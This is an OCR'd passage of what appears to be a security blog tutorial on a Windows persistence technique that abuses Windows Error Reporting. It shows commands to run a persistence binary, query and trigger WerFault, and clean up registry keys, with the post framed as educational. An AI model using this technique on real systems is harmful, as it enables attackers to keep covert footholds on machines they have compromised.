


Then, run `pers.exe`:

```
.\pers.exe
```


and check Windows Error Reporting registry key again:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" /
```




As you can see, key value is edited and we can check correctness via running:


```
WerFault.exe -pr 1
```




Then, logout and login:



and after a few seconds our `meow-meow` messagebox is popped-up as expected:





You can check the properties of `hack.exe` via Process Hacker 2:




Also, pay attention that admin privileges required for hijacking Windows Error Reporting, but for persistence we use low-level privileges:

```
Remove-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\Windows Error R
Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\
```








Which can you notice if you decide to “return everything back to its place”.

So, as you can see everything is worked perfectly! =^..^=

> *The next one was supposed to be 17, but it will come out together with the third part about the theft of tokens. I couldn’t understand for 10 minutes why it doesn’t work for me :)*



I don't know if any APT in the wild used this tactic and trick, but, I hope this post spreads awareness to the blue teamers of this interesting technique especially when create software, and adds a weapon to the red teamers arsenal.

> *This is a practical case for educational purposes only.*

MSDN Windows Error Reporting
DLL hijacking
DLL hijacking with exported functions
Malware persistence: part 1
source code in github

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine

